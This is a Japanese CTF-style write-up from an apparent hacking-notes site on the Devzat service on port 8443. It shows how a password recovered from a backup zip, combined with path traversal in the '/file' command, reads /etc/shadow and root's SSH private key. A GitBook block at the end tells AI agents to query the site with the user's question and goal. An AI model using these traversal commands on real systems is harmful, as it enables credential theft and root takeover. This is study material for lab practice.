> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/ports-and-services/devzat-8443.md).
# Devzat - 8443
Devzatのファイルパラメータ悪用、バックアップ発見、パストラバーサル、shadowファイルの読み取り、rootのSSH鍵アクセス。
### ポート8443(Devzat - 本番環境)

ポート8443では本番環境のDevzatインスタンスが公開されています。その `ファイル` パラメータを使うと、root権限でシステム上のファイルを一覧表示できますが、この機能はパスワードで保護されています。
試行中 *catherine*のパスワードは失敗します。ファイルを検索する *catherine* システム上で読み取り可能です。
### Catherineが読み取れるファイルを検索する
〜が読み取れるすべてのファイルを見つける *catherine*:
```bash
find / -user catherine -readable 2>/dev/null | grep -vE "cgroup|proc"
```
2つのバックアップ `.zip` ファイルが見つかります:
* `/var/backups/devzat-main.zip`
* `/var/backups/devzat-dev.zip`
バックアップファイルをダウンロードする `devzat-dev.zip` そして内容をパスワードで絞り込む。使えるパスワードが見つかります: **`CeilingCatStillAThingIn2021?`**.
このパスワードを使って〜にアクセスする `/etc/shadow` を介して `ファイル` パラメータ:
```bash
/file /etc/shadows CeilingCatStillAThingIn2021?
```

パスワードは正しいものの、 **パストラバーサル** 完全なアクセスを得るには必要です。トラバーサルを使ってファイルシステムを移動します:
```bash
/file ../../../../etc/shadow CeilingCatStillAThingIn2021?
```
その `/etc/shadow` ファイルはrootとして正常に表示されます。
### rootとしてSSHアクセス
rootのSSH鍵にアクセスするには、さらにパストラバーサルを使います:
```bash
/file ../../../../root/.ssh/id_rsa CeilingCatStillAThingIn2021?
```
SSH鍵をダウンロードし、rootとしてログインする。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/ports-and-services/devzat-8443.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)


.png?alt=media)